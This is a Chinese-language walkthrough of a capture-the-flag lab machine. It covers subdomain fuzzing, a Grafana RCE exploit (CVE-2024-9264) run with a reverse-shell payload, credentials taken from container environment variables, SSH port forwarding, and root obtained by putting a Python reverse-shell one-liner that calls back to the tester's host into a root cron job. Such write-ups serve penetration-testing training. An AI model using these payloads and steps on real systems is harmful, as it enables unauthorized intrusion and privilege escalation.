

# Planning(grafana版本漏洞、端口轉發、訊息收集、轉發後RCE提權)

## Machine Information

As is common in real life pentests, you will start the Planning box with credentials for the following account: admin / 0D5oT70Fq13EvB5r

```
└─# nmap -p 22,80 -sCV -A 10.10.11.68
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-02 06:11 PDT
Nmap scan report for 10.10.11.68
Host is up (0.21s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 62:ff:f6:d4:57:88:05:ad:f4:d3:de:5b:9b:f8:50:f1 (ECDSA)
|_  256 4c:ce:7d:5c:fb:2d:a0:9e:9f:bd:f5:5c:5e:61:50:8a (ED25519)
80/tcp    open  http      nginx 1.24.0 (Ubuntu)
|_http-title: Did not follow redirect to http://planning.htb/
|_http-server-header: nginx/1.24.0 (Ubuntu)
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 – 5.19, MikroTik RouterOS 7.2 – 7.5 (Linux 5.6.3)
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 80/tcp)
HOP RTT      ADDRESS
1   208.57 ms  10.10.14.1
2   208.73 ms  10.10.11.68

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.11 seconds
```

純目錄爆破，無發現

```
ffuf -u http://planning.htb/FUZZ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
```

使用子域名爆破

```
ffuf -u http://planning.htb/ -w /usr/share/seclists/Discovery/DNS/dns-Jhaddix.txt -H "HOST:FUZZ.planning.htb" -fw 6
```

```
(root@kali) ~  
# ffuf -u http://planning.htb/ -w /usr/share/seclists/Discovery/DNS/dns-Jhaddix.txt -H "HOST:FUZZ.planning.htb" -fw 6
```




```
v2.1.0-dev  
  
:: Method      : GET  
:: URL         : http://planning.htb/  
:: Wordlist    : FUZZ: /usr/share/seclists/Discovery/DNS/dns-Jhaddix.txt  
:: Header     : Host: FUZZ.planning.htb  
:: Follow redirects : false  
:: Calibration : false  
:: Timeout     : 10  
:: Threads    : 40  
:: Matcher    : Response status: 200-299,301,302,307,401,403,405,500  
:: Filter     : Response words: 6  
  
grafana [Status: 302, Size: 29, Words: 2, Lines: 3, Duration: 209ms]  
:: Progress: [2171687/2171687] :: Job [1/1] :: 179 req/sec :: Duration: [3:40:44] :: Errors: 415 ::
```

顯示 grafana

應該有版本漏洞 Grafana v11.0.0



前面提供的帳密可以成功登入：`admin / 0D5oT70Fq13EvB5r`



漏洞利用：<https://github.com/z3k0sec/CVE-2024-9264-RCE-Exploit>

## 漏洞可執行RCE

```
(root@kali)~[~/CVE-2024-9264-RCE-Exploit]
# python poc.py --url http://grafana.planning.htb/ --username admin --password 0D5oT70Fq13EvB5r --reverse-ip 10.10.14.142 --reverse-port 9001
[SUCCESS] Login successful!
Reverse shell payload sent successfully!
Set up a netcat listener on 9001

# nc -lnvp 9001
listening on [any] 9001 ...
connect to [10.10.14.142] from (UNKNOWN) [10.10.11.68] 34998
sh: 0: can't access tty; job control turned off
# ls
LICENSE
bin
conf
public
# █ Welcome to Grafana
```

看起來在docker裡面...

```
# env
GF_PATHS_HOME=/usr/share/grafana
HOSTNAME=7ce659d667d7
AWS_AUTH_EXTERNAL_ID=/vll
SHLV1=1
HOME=/usr/share/grafana
OLDPWD=/usr/share/grafana
AWS_AUTH_AssumeRoleEnabled=true
GF_PATHS_LOGS=/var/log/grafana
_=ipconfig
GF_PATHS_PROVISIONING=/etc/grafana/provisioning
GF_PATHS_PLUGINS=/var/lib/grafana/plugins
PATH=/usr/local/bin:/usr/share/grafana/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
AWS_AUTH_AllowedAuthProviders=default,keys,credentials
GF_SECURITY_ADMIN_PASSWORD=RioTecRANDEntANT!
AWS_AUTH_SESSION_DURATION=15m
GF_SECURITY_ADMIN_USER=enzo
GF_PATHS_DATA=/var/lib/grafana
GF_PATHS_CONFIG=/etc/grafana/grafana.ini
AWS_CW_LIST_METRICS_PAGE_LIMIT=500
PWD=/usr/share/grafana/conf
# █
```

GF\_SECURITY\_ADMIN\_PASSWORD=RioTecRANDEntANT!

GF\_SECURITY\_ADMIN\_USER=enzo

## ssh登入成功

```
└─# ssh enzo@planning.htb
The authenticity of host 'planning.htb (10.10.11.68)' can't be established.
ED25519 key fingerprint is SHA256:iDzE/TilpufckTmVF0INRVDXUEu/k2y3KbqA/NDvRXw.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'planning.htb' (ED25519) to the list of known hosts.
enzo@planning.htb's password:
Welcome to Ubuntu 24.04.2 LTS (GNU/Linux 6.8.0-59-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

System information as of Fri Sep 12 01:36:06 PM UTC 2025

System load:  0.0               Processes:    230
Usage of /:   68.2% of 6.30GB    Users logged in: 0
Memory usage: 44%              IPv4 address for eth0: 10.10.11.68
Swap usage:   0%

⇒ There is 1 zombie process.

The steps below will
Expanded Security Maintenance for Applications is not enabled.

102 updates can be applied immediately.
77 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

1 additional security update can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Fri Sep 12 13:36:08 2025 from 10.10.14.142
enzo@planning:~$ whoami
enzo
enzo@planning:~$
```

## user flag


```
enzo@planning:~$ cat user.txt
f8cf96b79350708152a908e891281965
enzo@planning:~$
```

## 有開啟很多端口...


```
Active Ports
https://book.hacktricks.xyz/linux-unix/privilege-escalation#open-ports
tcp        0      0 127.0.0.54:53          0.0.0.0:*        LISTEN     -
tcp        0      0 127.0.0.1:3306         0.0.0.0:*        LISTEN     -
tcp        0      0 127.0.0.1:33060        0.0.0.0:*        LISTEN     -
tcp        0      0 127.0.0.1:44537        0.0.0.0:*        LISTEN     -
tcp        0      0 0.0.0.0:80             0.0.0.0:*        LISTEN     -
tcp        0      0 127.0.0.53:53          0.0.0.0:*        LISTEN     -
tcp        0      0 127.0.0.1:8000         0.0.0.0:*        LISTEN     -
tcp        0      0 127.0.0.1:3000         0.0.0.0:*        LISTEN     -
tcp6       0      0 :::22                  :::*             LISTEN     -
```

可進行轉發，經過多次測試，只有8000比較有意思，但需要帳密...

```
ssh -fgN -L 8000:127.0.0.1:8000 enzo@planning.htb
```



找db文件



有密碼，沒帳號，需要測試一下

```
enzo@planning:~$ cat /opt/crontabs/crontab.db
{"name":"Grafana backup","command":"/usr/bin/docker save root_grafana -o /var/backups/grafana.tar && /usr/bin/gzip /var/backups/grafana.tar && zip -P P4ssw0rdS0pRi0T3c /var/backups/grafana.tar.gz.zip /var/backups/grafana.tar.gz && rm /var/backups/grafana.tar.gz","schedule":"@daily","stopped":false,"timestamp":"Fri Feb 28 2025 20:36:23 GMT+0000 (Coordinated Universal Time)","logging":false,"mailing":{},"created":1740774983276,"saved":false,"_id":"GTI22PpoJNtRKg0W"}
{"name":"Cleanup","command":"/root/scripts/cleanup.sh","schedule":"* * * * *","stopped":false,"timestamp":"Sat Mar 01 2025 17:15:09 GMT+0000 (Coordinated Universal Time)","logging":false,"mailing":{},"created":1740849309992,"saved":false,"_id":"gNIRXh1Wic9K7BYX"}
enzo@planning:~$
```

usermae : root <-簡單測試後  
passwd : P4ssw0rdS0pRi0T3c

← → ↺ 🏠 127.0.0.1:8000

🌐 新手上路 🦋 burp 🐧 Kali Linux 🐧 Kali Tools 📄 Kali Docs 🌐 Kali Forums 🐞 Kali NetHunter 🔥 Exploit-DB 🔍 Google Hacking DB 🛡️ OffSec

Crontab 使用者介面 備份 ▾ 在 Github 上 Fork 我

### Cronjobs

環境變數：

# 請在此設定 PATH、MAILTO、HOME...

🆕 新 📁 備份 📁 Import 📁 進出口 📁 從 crontab 取得 📁 儲存到 crontab

展示 10 ▾ 條目 搜尋:

#	姓名	工作	時間	上次修改	
1.	清理	/root/scripts/cleanup.sh	* * * * *	6個月前	<div>▶立即執行 ✎編輯</div> <div>■停用 🗑️</div>
2.	Grafana 備份	/usr/bin/docker 保存 root_grafana -o /var/backups/grafana.tar && /usr/bin/gzip /var/backups/grafana.tar && zip -P P4ssw0rdS0pRi0T3c /var/backups/grafana. /var/backups/grafana.tar.gz	@日常的	6個月前	<div>▶立即執行 ✎編輯</div> <div>■停用 🗑️</div>

顯示 2 筆記錄中的 1 至 2 筆

以前的 1 下一個

應該可以做一個RCE

×

工作

姓名 (可選)

Cleanup

命令

/root/scripts/cleanup.sh

快速日程表

啟動

每小時

每天

每週

每月

每年

分分鐘

小時

天

月

星期

放

\*

\*

\*

\*

\*

工作

\*\*\*\*\* /root/scripts/cleanup.sh

☐ 啟用錯誤日誌記錄。

郵寄

鉤子

取消

節省

UTM

```
python3 -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.co
nnect(("10.10.14.142",4001));os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty;
pty.spawn("bin/bash")'
```



提權成功

```
(root@kali) - [ /home/kali/Desktop/tool ]  
# nc -lnvp 4001  
listening on [any] 4001 ...  
connect to [10.10.14.142] from (UNKNOWN) [10.10.11.68] 58988  
root@planning:/# id  
id  
wuid=0(root) gid=0(root) groups=0(root)  
root@planning:/# whoami  
whoami  
root  
root@planning:/#
```

root flag

```
root@planning:~# cat /root/.txt  
cat /root/.txt  
53689b45350f3417c2d4f1fe7505d340
```